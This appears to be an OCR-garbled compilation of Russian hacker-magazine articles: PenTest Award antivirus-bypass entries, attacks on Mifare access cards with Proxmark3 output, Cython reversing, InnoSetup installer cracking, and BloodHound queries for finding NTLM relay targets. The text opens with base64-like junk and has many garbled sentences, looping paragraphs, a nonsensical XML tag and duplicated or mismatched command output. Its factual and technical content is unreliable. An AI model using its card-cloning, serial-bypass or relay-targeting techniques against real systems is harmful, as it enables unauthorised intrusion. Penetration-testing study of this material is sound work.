IyMDAwMCIsIjQ4NiIsIjIxMDIyMDAwMCIsIjQ4NyIsIjIxMDIyMDAwMCIsIjQ4OCIsIjIxMDIyMDAwMCIsIjQ4OSIsIjIxMDIyMDAwMCIsIjQ5MCIsIjIxMDIyMDAwMCIsIjQ5MSIsIjIxMDIyMDAwMCIsIjQ5MiIsIjIxMDIyMDAwMCIsIjQ5MyIsIjIxMDIyMDAwMCIsIjQ5NCIsIjIxMDIyMDAwMCIsIjQ5NSIsIjIxMDIyMDAwMCIsIjQ5NiIsIjIxMDIyMDAwMCIsIjQ5NyIsIjIxMDIyMDAwMCIsIjQ5OCIsIjIxMDIyMDAwMCIsIjQ5OSIsIjIxMDIyMDAwMCIsIjUwMCIsIjIxMDIyMDAwMCIsIjUwMSIsIjIxMDIyMDAwMCIsIjUwMiIsIjIxMDIyMDAwMCIsIjUwMyIsIjIxMDIyMDAwMCIsIjUwNCIsIjIxMDIyMDAwMCIsIjUwNSIsIjIxMDIyMDAwMCIsIjUwNiIsIjIxMDIyMDAwMCIsIjUwNyIsIjIxMDIyMDAwMCIsIjUwOCIsIjIxMDIyMDAwMCIsIjUwOSIsIjIxMDIyMDAwMCIsIjUxMCIsIjIxMDIyMDAwMCIsIjUxMSIsIjIxMDIyMDAwMCIsIjUxMiIsIjIxMDIyMDAwMCIsIjUxMyIsIjIxMDIyMDAwMCIsIjUxNCIsIjIxMDIyMDAwMCIsIjUxNSIsIjIxMDIyMDAwMCIsIjUxNiIsIjIxMDIyMDAwMCIsIjUxNyIsIjIxMDIyMDAwMCIsIjUxOCIsIjIxMDIyMDAwMCIsIjUxOSIsIjIxMDIyMDAwMCIsIjUyMCIsIjIxMDIyMDAwMCIsIjUyMSIsIjIxMDIyMDAwMCIsIjUyMiIsIjIxMDIyMDAwMCIsIjUyMyIsIjIxMDIyMDAwMCIsIjUyNCIsIjIxMDIyMDAwMCIsIjUyNSIsIjIxMDIyMDAwMCIsIjUyNiIsIjIxMDIyMDAwMCIsIjUyNyIsIjIxMDIyMDAwMCIsIjUyOCIsIjIxMDIyMDAwMCIsIjUyOSIsIjIxMDIyMDAwMCIsIjUzMCIsIjIxMDIyMDAwMCIsIjUzMSIsIjIxMDIyMDAwMCIsIjUzMiIsIjIxMDIyMDAwMCIsIjUzMyIsIjIxMDIyMDAwMCIsIjUzNCIsIjIxMDIyMDAwMCIsIjUzNSIsIjIxMDIyMDAwMCIsIjUzNiIsIjIxMDIyMDAwMCIsIjUzNyIsIjIxMDIyMDAwMCIsIjUzOCIsIjIxMDIyMDAwMCIsIjUzOSIsIjIxMDIyMDAwMCIsIjU0MCIsIjIxMDIyMDAwMCIsIjU0MSIsIjIxMDIyMDAwMCIsIjU0MiIsIjIxMDIyMDAwMCIsIjU0MyIsIjIxMDIyMDAwMCIsIjU0NCIsIjIxMDIyMDAwMCIsIjU0NSIsIjIxMDIyMDAwMCIsIjU0NiIsIjIxMDIyMDAwMCIsIjU0NyIsIjIxMDIyMDAwMCIsIjU0OCIsIjIxMDIyMDAwMCIsIjU0OSIsIjIxMDIyMDAwMCIsIjU1MCIsIjIxMDIyMDAwMCIsIjU1MSIsIjIxMDIyMDAwMCIsIjU1MiIsIjIxMDIyMDAwMCIsIjU1MyIsIjIxMDIyMDAwMCIsIjU1NCIsIjIxMDIyMDAwMCIsIjU1NSIsIjIxMDIyMDAwMCIsIjU1NiIsIjIxMDIyMDAwMCIsIjU1NyIsIjIxMDIyMDAwMCIsIjU1OCIsIjIxMDIyMDAwMCIsIjU1OSIsIjIxMDIyMDAwMCIsIjU2MCIsIjIxMDIyMDAwMCIsIjU2MSIsIjIxMDIyMDAwMCIsIjU2MiIsIjIxMDIyMDAwMCIsIjU2MyIsIjIxMDIyMDAwMCIsIjU2NCIsIjIxMDIyMDAwMCIsIjU2NSIsIjIxMDIyMDAwMCIsIjU2NiIsIjIxMDIyMDAwMCIsIjU2NyIsIjIxMDIyMDAwMCIsIjU2OCIsIjIxMDIyMDAwMCIsIjU2OSIsIjIxMDIyMDAwMCIsIjU3MCIsIjIxMDIyMDAwMCIsIjU3MSIsIjIxMDIyMDAwMCIsIjU3MiIsIjIxMDIyMDAwMCIsIjU3MyIsIjIxMDIyMDAwMCIsIjU3NCIsIjIxMDIyMDAwMCIsIjU3NSIsIjIxMDIyMDAwMCIsIjU3NiIsIjIxMDIyMDAwMCIsIjU3NyIsIjIxMDIyMDAwMCIsIjU3OCIsIjIxMDIyMDAwMCIsIjU3OSIsIjIxMDIyMDAwMCIsIjU4MCIsIjIxMDIyMDAwMCIsIjU4MSIsIjIxMDIyMDAwMCIsIjU4MiIsIjIxMDIyMDAwMCIsIjU4MyIsIjIxMDIyMDAwMCIsIjU4NCIsIjIxMDIyMDAwMCIsIjU4NSIsIjIxMDIyMDAwMCIsIjU4NiIsIjIxMDIyMDAwMCIsIjU4NyIsIjIxMDIyMDAwMCIsIjU4OCIsIjIxMDIyMDAwMCIsIjU4OSIsIjIxMDIyMDAwMCIsIjU5MCIsIjIxMDIyMDAwMCIsIjU5MSIsIjIxMDIyMDAwMCIsIjU5MiIsIjIxMDIyMDAwMCIsIjU5MyIsIjIxMDIyMDAwMCIsIjU5NCIsIjIxMDIyMDAwMCIsIjU5NSIsIjIxMDIyMDAwMCIsIjU5NiIsIjIxMDIyMDAwMCIsIjU5NyIsIjIxMDIyMDAwMCIsIjU5OCIsIjIxMDIyMDAwMCIsIjU5OSIsIjIxMDIyMDAwMCIsIjYwMCIsIjIxMDIyMDAwMCIsIjYwMSIsIjIxMDIyMDAwMCIsIjYwMiIsIjIxMDIyMDAwMCIsIjYwMyIsIjIxMDIyMDAwMCIsIjYwNCIsIjIxMDIyMDAwMCIsIjYwNSIsIjIxMDIyMDAwMCIsIjYwNiIsIjIxMDIyMDAwMCIsIjYwNyIsIjIxMDIyMDAwMCIsIjYwOCIsIjIxMDIyMDAwMCIsIjYwOSIsIjIxMDIyMDAwMCIsIjYxMCIsIjIxMDIyMDAwMCIsIjYxMSIsIjIxMDIyMDAwMCIsIjYxMiIsIjIxMDIyMDAwMCIsIjYxMyIsIjIxMDIyMDAwMCIsIjYxNCIsIjIxMDIyMDAwMCIsIjYxNSIsIjIxMDIyMDAwMCIsIjYxNiIsIjIxMDIyMDAwMCIsIjYxNyIsIjIxMDIyMDAwMCIsIjYxOCIsIjIxMDIyMDAwMCIsIjYxOSIsIjIxMDIyMDAwMCIsIjYyMCIsIjIxMDIyMDAwMCIsIjYyMSIsIjIxMDIyMDAwMCIsIjYyMiIsIjIxMDIyMDAwMCIsIjYyMyIsIjIxMDIyMDAwMCIsIjYyNCIsIjIxMDIyMDAwMCIsIjYyNSIsIjIxMDIyMDAwMCIsIjYyNiIsIjIxMDIyMDAwMCIsIjYyNyIsIjIxMDIyMDAwMCIsIjYyOCIsIjIxMDIyMDAwMCIsIjYyOSIsIjIxMDIyMDAwMCIsIjYzMCIsIjIxMDIyMDAwMCIsIjYzMSIsIjIxMDIyMDAwMCIsIjYzMiIsIjIxMDIyMDAwMCIsIjYzMyIsIjIxMDIyMDAwMCIsIjYzNCIsIjIxMDIyMDAwMCIsIjYzNSIsIjIxMDIyMDAwMCIsIjYzNiIsIjIxMDIyMDAwMCIsIjYzNyIsIjIxMDIyMDAwMCIsIjYzOCIsIjIxMDIyMDAwMCIsIjYzOSIsIjIxMDIyMDAwMCIsIjY0MCIsIjIxMDIyMDAwMCIsIjY0MSIsIjIxMDIyMDAwMCIsIjY0MiIsIjIxMDIyMDAwMCIsIjY0MyIsIjIxMDIyMDAwMCIsIjY0NCIsIjIxMDIyMDAwMCIsIjY0NSIsIjIxMDIyMDAwMCIsIjY0NiIsIjIxM
```

COVERTORY

Сегодня мы познакомим тебя с четырьмя лучшими работами в номинации Bypass, которые были представлены на конкурсе PenTest Award. Среди прошлогодних книг встречаются, заняв Bibliotheca, а также WAF, опыт написания реверс-шелла с системными командами на Perl и метод сокрытия C2, позволяющий комментить сценарий.

Pentest Award

Ежегодный конкурс лучших докладов российских специалистов Positive Research. Цель конкурса — поощрение и популяризация как исследований, которые сделали российские специалисты в области информационной безопасности, так и самих докладов. Конкурс проводится в этом году впервые, поэтому — побудьте в числе первых.

ЧЕТВЕРТОЕ МЕСТО: «ОБХОД ЛОГИН ПАРОЛЬ ПОРТАЛА ПОСРЕДСТВОМ ПОДМЕНЫ ЗНАЧЕНИЯ ПЕРЕМЕННОЙ, ИЛИ ПОЧЕМУ ВСЕГДА ВЕРИФИЦИРУЙТЕ ВСЕ ПЕРЕМЕННЫЕ»

Автор: Игорь Пустынин, Андрей Бенуцкий

В этом исследовании и анализе платежного портала «Сбербанк» и «нашли центры уведомлений» обсуждающие уязвимости, которые позволяют обходить авторизацию и слои потребителя клиентов, атаки, слабые контролируют, аналогия КВЗ и внешние сервисы, которые позволяют обходить авторизацию, а также Запуск Perl-программ, разнообразных скриптов и прочего.

Я предлагаю внимание читателя проверка пользовательских клиентов и выше приложения, которые позволяют обходить авторизацию, а также Запуск Perl-программ, разнообразных скриптов и прочего.

```
<?xml version="1.0" encoding="UTF-8"?>
<Payload_Matryoshka_Bypass_Security_Conference_Presentation_Slide_Deck_Version_2.0_Final_Edition_Revised_Updated_Corrected_Approved_Signed_Sealed_Delivered_Filed_Stamped_Notarized_Apostilled_Translated_Interpreted_Transcribed_Subtitled_Dubbed_Remastered_Restored_Preserved_Archived_Indexed_Cross_Referenced_Hyperlinked_Bookmarked_Tagged_Metadata_Dublin_Core_Compliant_Schema_Validated_Syntax_Checked_Spell_Checked_Grammar_Checked_Plagiarism_Free_Original_Work_Peer_Reviewed_Edited_Proofread_Formatted_Typeset_Laid_Out_Printed_Bound_Shelved_Catalogued_Cataloged_Indexed_Searchable_Discoverable_Findable_Accessible_Interoperable_Reusable_Open_Access_Creative_Commons_Attribution_Non_Commercial_Share_Alike_4.0_International_Deed_Legal_Code_Human_Readable_Machine_Readable_Machine_Actionable_Machine_Learning_Ready_Training_Data_Set_Benchmark_Dataset_Gold_Standard_Ground_Truth_Reference_Implementation_Proof_of_Concept_Minimum_Viable_Product_Beta_Release_Candidate_Release_Stable_Release_Long_Term_Support_Release_Maintenance_Release_Security_Patch_Hotfix_Bugfix_Patch_Release_Notes_Changelog_Commit_Log_Diff_Patch_Merge_Request_Pull_Request_Fork_Branch_Tag_Release_Tarball_Zip_Archive_Checksum_SHA256_Signature_GPG_Signature_Verified_Trusted_Root_Certificate_Authority_Chain_Intermediate_Cross_Signed_Expired_Revoked_Blacklisted_Whitelisted_Sandboxed_Quarantined_Malware_Scanned_Clean_Virus_Free_Checksum_Verified_Integrity_Checked_Tamper_Evident_Immutable_Blockchain_Anchored_Timestamp
```

НЕСКУЧНЫЕ БАЙПАСЫ

РАБОТЫ — ПОБЕДИТЕЛИ PENTEST AWARD В НОМИНАЦИИ BYPASS

ВТОРОЕ МЕСТО: «REVERSE SHELL НА HASKELL И СОБСТВЕННЫЙ ШИФРОВАННЫЙ КАНАЛ СВЯЗИ ДЛЯ ОБХОДА АКТУАЛЬНОЙ ВЕРСИИ ANTIVIRUS»

Автор: WOFFreak

В рамках одного из рабочих проектов по внутреннему пентесту в сборщике на сервере со серверным приложением оказывались файлы и запускались на Нас работала ОС Windows Server. Но, помимо этого, был установлен один из наиболее известных антивирусов в актуальной версии, со сложным обновлением и с правильно заданными настройками (начиная такое встречается, видеть?...).

Первые проблемы

Когда в обсуждении возможности запуска и исполнения загружаемых файлов, пентеров дошли до технического обоснования «загрузку для выхода реверс-шелла» с помощью нескольких современных генераторов (Metasploit, Empire). Сразу же стало понятно, что такие решения даже при создании с использованием для лучшие эвасиарсы и кроптеров. Конкретно, использовать антивирусы на этом запускали или запускали. Но создать для меня проблему получить шелл можно, не нешедит антивирус.

Шелл

Он несколько раньше до начала проекта я напоминал на обзора пока программа «Kaspersky Anti-Virus» сообщила. При «нормальном» особенностей была уровнем стоялось и отвращение. В некоторых реализациях этого пока программа прекращается и работа, которую запускает, не выполнялась. Но в «нормальной» мышление. Поэтому, исполняемый файл Hasteel может иметь динамическую структуру, что позволяет определить сигнатурные сигнатуры, детектирующие средствами антивирусного анализатора «Kaspersky Anti-Virus».

Ранее полезно в рамках решения подобных задач реверс-шелл на Hasteel. В посчитал это задача достаточно тривиальной и не требующей особых времени затрат. Это было большой ошибкой.

Раз пример

Как мне доказать выполнить «сказ» человек, Hasteel требует абсолютно выбор-ченного «сборщика» компилятора. Он поддерживает строго фиксированный стиль, печатные выключения и можно. Все эти слова до знакомства с этим Hasteel, в принципе, ничего не говорили мне до тех пор, пока не «ударил» по нем. Но как-такие стусте ещё несколько дней изучения кем удалось сделать что-то приемлемое поскольку на выходе бинарник получается, что мне была нужна. То правильней мерзе, она выполнила хотя бы «нестандартно» на нем кем действует.

```
-- Main.hs
module Main where
import Data.Bits (xor)
import Data.Char (ord, chr)
import Data.List (intercalate, length, map, zipWith)
import System.Environment (getArgs)
import System.Exit (exitFailure)
import System.IO (hPutStrLn, stderr)
import Text.Printf (printf)
import Text.Read (readMaybe)
import Data.Maybe (fromMaybe)
import Data.Word (Word8)
import Data.Bits (shiftR, shiftL, (.|.))
import Data.Char (isPrint, isSpace)
import Data.Maybe (mapMaybe)
import Data.Word (Word8)
```

NFC ГЛАЗАМИ ХАКЕРА

РАЗБИРАЕМ АТАКИ НА СКУД MIFARE

Ivan Ustinov
aka Ivanovich
ivanovich@gmail.com

Mifare — марка семейства бесконтактных идентификаторов, принадлежащая небольшевистской NXP Semiconductors. Такие карты используют стандарт ISO 14443 Type A и работают на частоте 13.56 МГц.

На ISO 14443 Type A основан и протокол банковских карт EMV. К счастью, аспекты его изучения, чем Mifare.

Появилась технология Mifare давно — в далеком 1994 году, но уже в 1996-м стали встраивать в нее свои проприетарные системы и Crypto, в отличие от — практически везде, где требовались лучшие характеристики, чем мог предоставить EMVA.

Чаще всего идентификаторы Mifare можно встретить в СКУД, системах общественного транспорта, а также в различных программах лояльности.


На сегодняшний момент в семейство Mifare относится следующие идентификаторы:

Идентификатор	Объем (EEPROM)	Размер UID	Криптография
Mifare Classic	1/4 Кбайт	4/7 байт	Crypto1
Mifare Ultralight	64/192 байт	7 байт	Нет/DES/AES
Mifare Plus	2/4 Кбайт	4/7 байт	Crypto1/AES
Mifare DESFire	2/4/8 Кбайт	7 байт	DES/AES

Наиболее часто в СКУД встречаются Mifare Classic: 1К (1 Кбайт) памяти, 4 байтовый UID, криптоалгоритм — Crypto1 и буду говорить именно о нем.

СТРУКТУРА ДАННЫХ

Структура данных в Mifare Classic. Не вы видит следующая сбоку:



Наиболее важен из секторов нулевой, так как в нем, в самом первом блоке хранится UID карты. Его можно использовать для создания эмуляции идентификатора (см. UID и производители).

Вторая по важности вещь — биты доступа (4 байта), они определяют набор действий, которые можно совершать с помощью ключей A и B (см. Access bits). А именно:

- чтение блока;
- запись в блок;
- увеличение или уменьшение значения блока.

> **INFO**
> **Когда ключ B может иметь «странные» значения, которые невозможно использовать для указанных операций. Этого тоже нет гарантии, так как ключ B опциональный и может использоваться для хранения произвольных данных.**

«Магическая» карты

Как мы уже выяснили в статье «СКУД глазами хакера. Атаки на системы контроля доступа по схеме RFID», ходить с ноутбуком и Proxmark3 напоказ — во время проникновения на объект — не лучший вариант. Требуется аппаратная, компактная эмуляция. Эмулировать в идеале — карточка, которую при необходимости можно сделать похожей на ту, что используется в конкретном месте.

Что, к сожалению, есть и такой. Называется подобные идентификаторы «Магик» (англ. magic card). Они позволяют изменять вторую незаменимую сферу (технологию), где и можно найти. Они отличаются от обычных тем, что для записи на такой карте достаточно знать ключ сектора, включая тот, в котором хранится UID. Цена на них, кстати, не особо отличается от не «непрограммируемых» «собратьев», что не может не радовать.

К сожалению, подробные паспорта выпускаемых доступны не для всех идентификаторов Mifare. К примеру, если на Mifare Classic 1К с 4-байтовым UID найти «магическую» карту не составляет труда, то для тех же карт, но с 7-байтовым UID подобрать нетривиальный аналог намного сложнее.

АТАКИ НА MIFARE

Плохая новость: некоторые виды идентификаторов Mifare практически неизвестны, возможно, да и таких масштабных атак, как на EMMOE, тут просто не существует.

Хорошая новость: Mifare все-таки можно и некоторые атаки все-еще доступны!

Эмуляция и брутфорс UID

Сейчас, не секрет, UID бывает настроена так, что для идентификации используется лишь 7-байтный UID, доступ к коему все основанная на стандарте ISO 14443 Type A. В случае случае сенсорных функциональнее почти так же, как и с EMMOE, а следовательно, может сработать перебор идентификаторов, отправляя запросы на чтение UID.

Достать UID довольно просто — он всегда доступен для чтения, и его можно получить, к примеру, с помощью Proxmark3 командой **hf search**:

```
[usb] pm3 -c hf search
[=] NOTICE: Prefer 'hf mf' commands over 'hf 14a'
[=] Searching for ISO 14443-A tag...
[=] Reading tag type...
[+] UID: 04 5D 9A 82 A2 40 80
[+] ATQA: 00 44 (0x0044)
[+] SAK: 00 [2]
[+] Prng detection: weak
[+] Proprietary non iso14443a card found, RFID not supported
[+] Magic capabilities : Gen 4 GDM
[+] Prng detection: weak
[+] Valid ISO 14443-A tag found
```

Брутфорс и стандартные ключи

Аутентификация, когда они только поступает к закажу, обычно используют стандартные ключи, чтобы не было лично аутентикации, в системах. Иногда по счастливой случайности **или можно воспользоваться настроенными ранее ключами**, которые не остается «неизвестными». Именно такие ключи стоит использовать в первую очередь.

Это этой целью применяется команда для Proxmark3 командой **hf search**:

```
[usb] pm3 -c hf search
[=] NOTICE: Prefer 'hf mf' commands over 'hf 14a'
[=] Searching for ISO 14443-A tag...
[=] Reading tag type...
[+] UID: 04 5D 9A 82 A2 40 80
[+] ATQA: 00 44 (0x0044)
[+] SAK: 00 [2]
[+] Prng detection: weak
[+] Proprietary non iso14443a card found, RFID not supported
[+] Magic capabilities : Gen 4 GDM
[+] Prng detection: weak
[+] Valid ISO 14443-A tag found
```

Если же ключ подобрать не удалось, можно использовать хорошо знакомую всем атаку из статьи, которая не было легко аутентикации, в системе. Инструмент по счастливой случайности **или можно воспользоваться настроенными ранее ключами**, которые не остается «неизвестными». Именно такие ключи стоит использовать в первую очередь.

Достать UID довольно просто — он всегда доступен для чтения, и его можно получить, к примеру, с помощью Proxmark3 командой **hf search**:

```
[usb] pm3 -c hf mf chk -1 -d dictionary.dic
[=] NOTICE: Prefer 'hf mf' commands over 'hf 14a'
[=] Chosen dictionary file dictionary.dic
[=] Loaded 2 keys from hf-mf-1337D67C-dump.bin
```

ГИБРИДНАЯ ЗМЕЯ

РЕВЕРЗИНЖИНИРИНГ ЕЕ НА PYTHON

ЭВ

Помимо Python, в данной природе водится несколько гибридов от него, языков программирования, обладающих, кстати, не мудрёным, прозвищем «Змея». Сегодня мы разберём один из таких гибридов — Cython, сделанный гибрид Python и C. Сегодня мы разберём, как работает компилятор, что в нём есть, и попробуем вылизать одно из них.

WARNING

Стиль изложения в исследовательском цикле, имеет сознательный характер и предназначен для ознакомления с материалом, а не для его изучения и не для копирования. Не забывайте, что в данном цикле, причинный и временная основной — Вселенная, а не Вселенная — причина. Все эксперименты проводились вне среды, проводившейся на самих.

Если встроенная производительность — это бесспорная и бесподарочная выгода, то производительность кода стоит как копейка, не меньше, но больше и не дороже. Один человек или всех сам стоит дешевле, чем всем вместе взятым. Поэтому, если вы пишете на Python, то вам, скорее всего, приходится переписывать свой код на C. Зачем стоит и сколько или стоит, смотрите в статье «Сколько стоит C++ для разработчика на Python» и в подкастах «Habrahaborsk», что для проектов стоит переписывать. Переписывать такой код в следующем значении: вначале выделяется наиболее ресурсоемкая часть кода и затем, в отличающем:

Вначале выделяется наиболее ресурсоемкая часть кода и затем, в отличающем: переписывается данная часть кода на C. Затем, в отличающем: вся остальная часть кода, которая теперь использует переписанную и вынесенную в отдельную библиотеку, переписывается на Cython. Затем, в отличающем: вся остальная часть кода, которая теперь использует переписанную и вынесенную в отдельную библиотеку, переписывается на Python. Для чего переписывать? Для того, чтобы ускорить выполнение кода, а для чего ускорять? Для того, чтобы ускорить выполнение кода, а для чего ускорять выполнение кода

В ГОСТЯХ У ИННЫ

ЛОМАЕМ ИНСТАЛЛЯТОР INNOSETUP

ВЕС


Если установка программы протекает сложно на так, как хочется пользователю, предоставляется возможность в дальнейшем исправлять. Сегодня мы поговорим о том, что сделать, чтобы инсталлятор работал по-человечески, и научимся менять его логику изнутри.

WARNING

Статья написана в исследовательских целях, для самообразовательной задачи и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Все материалы, использованные в статье, были получены из открытых источников и могут противоречить по закону.

В статье «Хулиганим инсталлятор. Как обманить инсталлятор MS setup» рассмотрены способы, что частичные программы могут сделать свою программу, но и не инсталлятор. В той статье мы рассматривали программы разного назначения и логику инсталляторов, поэтому, сегодня при помощи инсталлятора Installer1MS (MS) Сергея Чешкина целый раз рассмотрим, как можно изменить логику инсталлятора InnoSetup. Для этого нам потребуется отладчик, логику программы, и не знания в подробном отладчике, логику сразу перейдем к конкретной задаче.

Итак, у нас имеется установщик для нашего гипотетического платежа, реализованный в виде самодостаточного исполняемого EXE модуля. При запуске пользователь просит ввести серийный номер и полную, программа не даст нам нам сперва и при нажатии на кнопку выдает сообщение об ошибке.



Отрыв наш инсталлятор в Detect It Easy, видим, что это Inno Setup, для файла, это перед нам, это версия, Inno Setup распаковщик Innoex на Delphi.

Detect It Easy v1.04 [Windows, x86, portable]
File C:\Users\Admin\Desktop\Setup.exe
Type PE32 Size 1.00 MiB (1048576 bytes)
Entropy 6.5 Offset 0x00000000 Hex Text Hex Text
Scan Options Deep scan Recursive scan Heuristic scan Verbose Show all
Signature Offset Size Info
Inno Setup Unpacker 0x00000000 0x00000000 Inno Setup Unpacker

BLOOD HOUND

НАТАСКИВАЕМ ИЩЕЙКУ НА ПОИСК NTLM RELAY

Прежде чем применять технику NTLM Relay, необходимо собрать информацию об исследуемом объекте и выбрать первоочередные цели. Но как это сделать, если атакуемая сеть насчитывает многие десятки или сотни узлов? На помощь придет очень полезный и удобный инструмент — BloodHound!

Dr4ntled
Пентестер из FGCS
@Dr4ntled

INFO

Рекомендуем начать знакомство с атаками NTLM Relay со статей «Хед по NTLM Relay. Захватываем NTLM аутентификацию для Relay-атаки» и «Хед по NTLM Relay, часть 2. Проходим Relay-атаки».

ОПИСАНИЕ ПРОБЛЕМЫ

С использованием атаки NTLM Relay можно захватить зачастую не одну машину, а иногда даже весь домен. Такая атака может быть крайне эффективной, но сначала нужно качественно проанализировать информацию об инфраструктуре цели. Это несложно, когда мы находимся в относительно небольшом домене, но чем обширнее сетевая инфраструктура, тем труднее становится изучать взаимосвязи объектов и выискивать пути повышения привилегий. Попробуем разобраться, как проводить качественный анализ в подобных случаях.

Для анализа взаимосвязей был придуман инструмент BloodHound. Со своей работой он справляется неплохо, представляет архитектуру домена в виде графа, ищет пути для повышения привилегий и прочее. Но «из коробки» у него не очень много прикладных возможностей. Поэтому полезно будет научиться искать с помощью BloodHound необычные векторы, например для Relay-атак.

BloodHound наиболее эффективен для анализа сетей и доменов, насчитывающих сотни тысяч объектов, десятки тысяч машин. С таким доменом крайне тяжело взаимодействовать, некоторые методы анализа вообще перестают работать.

Бывает, что ты можешь захватить много машин с помощью релея, но не знаешь, какую выбрать для атаки. В этом случае можно воспользоваться графами для поиска самой интересной цели.

Очевидно, что так или иначе технику Relay-атаки можно наложить на теорию графов, где машины — это вершины, а ребра — это возможные релеи, но вот с деталями надо разобраться.

АНАЛИЗ СУЩЕСТВУЮЩИХ РЕШЕНИЙ

Для начала загуглим в Google и попробуем найти готовые решения. При поиске кастомных запросов для BloodHound можно натыкаться на некоторые наработки, например:


- lefkCertify;
- CompassSecurity/BloodHoundQueries;
- hausec/BloodHound-Custom-Queries.

Именно для Relay-атак существует несколько крутых запросов, в частности для ESC8. С ним все достаточно просто: он выводит центры сертификации с включенным WebEnroll. На эти центры сертификации можно выполнить Relay-атаку, далее дело техники.

Второй запрос от CompassSecurity, более навороченный, предназначен для поиска в сети компьютеров, входящих в группу локальных администраторов других машин. Выглядит он так:


```
{
    "name": "Computers Local Admin to Another Computer",
    "category": "Relay",
    "querylist": [
      {
        "final": false,
        "title": "Select a Domain...",
        "query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name
DESC"
      },
      {
        "final": true,
        "query": "MATCH p = (c1:Computer {domain: $result1})-[r1:
AdminTo]->(c2:Computer) RETURN p UNION ALL MATCH p = (c3:Computer {
domain: $result1})-[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:
AdminTo]->(c4:Computer) RETURN p"
      }
    ]
  }
```

Вот какие результаты можно получить, используя этот запрос.



Результат выполнения запроса на поиск машин в локальных администраторах машин


Очень много машин неявно находятся друг у друга в группе локальных администраторов, что создает множество векторов для их захвата. На рисунке выше показана общая картина, а если ее приблизить и рассмотреть внимательнее, мы увидим следующее:



Множество машин являются администраторами на нескольких других машинах

Одна машина является администратором на множестве машин

Вот такой красивый «цветочек» из серверов Exchange встречается очень часто.



«Цветочек» из серверов Exchange


Получился результативный анализ взаимосвязей компьютеров — с помощью этой информации можно поднять привилегии в домене. Когда вывод BloodHound содержит большое количество машин, проверить все вручную становится проблематично. Если нашлись компьютеров ни о чем тебе не говорят, непонятно, какую следует захватывать в первую очередь. А что самое важное — на хосте может быть включен SMB signing, и тогда у нас вообще ничего не получится.

INFO

Иногда машина уже находится в группе администраторов домена. Не забудь проверить это, прежде чем искать сложные пути, такая проверка достаточно просто выполняется вручную.

Бывает, что мы не можем получить информацию о локальных админах на конкретной машине. Но зато можем предположить по названиям групп или их описаниям, зачем они были созданы. Например, имя **ADM_Servers_backups** говорит само за себя. Также зачастую машины и пользователи включены в одну группу. Если вдруг два этих условия будут соблюдены, мы можем проблефить повысить привилегии с помощью релея. Для поиска смешанного членства в группах можно использовать запрос от Hausec:

```
{
    "name": "Find groups that contain both users and computers",
    "querylist": [
      {
        "final": true,
        "query": "MATCH (c:Computer)-[r:MemberOf*1..]->(
groupsWithComps:Group) WITH groupsWithComps MATCH (u:User)-[r:
MemberOf*1..]->(groupsWithComps) RETURN DISTINCT(groupsWithComps) as
groupsWithCompsAndUsers"
      }
    ]
  }
```



Обезличенный пример выполнения запросов

Продолжение статьи →

BLOOD HOUND

НАТАСКИВАЕМ ИЩЕЙКУ НА ПОИСК NTLM RELAY

ДОБАВЛЯЕМ АТРИБУТЫ

Стандартных атрибутов, которые собираются с помощью **SharpHound.exe** или **BloodHound.py**, нам будет маловато. Поэтому надо добавить свои. Ребята из CompassSecurity написали скрипт для добавления новых атрибутов, а также предложили специальный атрибут **nosigning**. Однако предварительно нам надо собрать информацию о машинах без SMB signing.

WARNING

Дальнейшие действия предполагают обработку значений DNSHostName, а не IP-адресов.

Для сбора информации о наличии SMB signing используем **CrackMapExec**. О том, как это сделать, подробно написано в статьях «Гуд по NTLM Relay. Захватываем аутентификацию для Relay-атаки» и «Гуд по NTLM Relay, часть 2. Процедуры Relay-атаки».


Когда у нас есть список машин без SMB signing, добавляем новый атрибут с помощью следующего скрипта:

```
python3 BloodHoundLoader.py t.txt -m s
```

После этого мы можем задействовать запросы, использующие новый атрибут. Все у того же CompassSecurity имеется пара запросов, которые укажут нам путь от машин без SMB signing до домена и до привилегированных объектов. Выглядит это примерно так:

```
{
    "name": "Shortest Paths from no Signing to High Value Targets",
    "category": "Shortest Paths",
    "queryList": [
      {
        "final": true,
        "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..}->{h}) WHERE NOT c = h AND c.hasigning = false AND h.highvalue
= true RETURN p"
      }
    ]
  }

{
    "name": "Shortest Paths from no Signing to Domain",
    "category": "Shortest Paths",
    "queryList": [
      {
        "final": false,
        "title": "Select a Domain...",
        "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
      },
      {
        "final": true,
        "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..}->{d:Domain}) WHERE c.hasigning = false AND d.name = $result
RETURN p",
        "endNode": "{}"
      }
    ]
  }
```

Пути повышения до привилегированных целей




Пути повышения до домена от машин без SMB signing

Круто, но есть нюанс. Эти запросы помогают лишь понять, какую машину было бы полезно захватить, но не каждая машина без SMB signing указана для атак. Когда мы не знаем, чей язык нам пригелит, лучше выполнять релей на машину, от которой получили пользу до захвата домена. Примерами таких случаев служат слуфинг-атаки или использование ярлыков.

И здесь мы первый раз проявляем творчество: нужно доработайзвем запрос для поиска машин, которые являются администрируемыми на других машинах. Сделать это можно, добавив в изначальный запрос пару условий, и вы гледеть он будет примерно так:

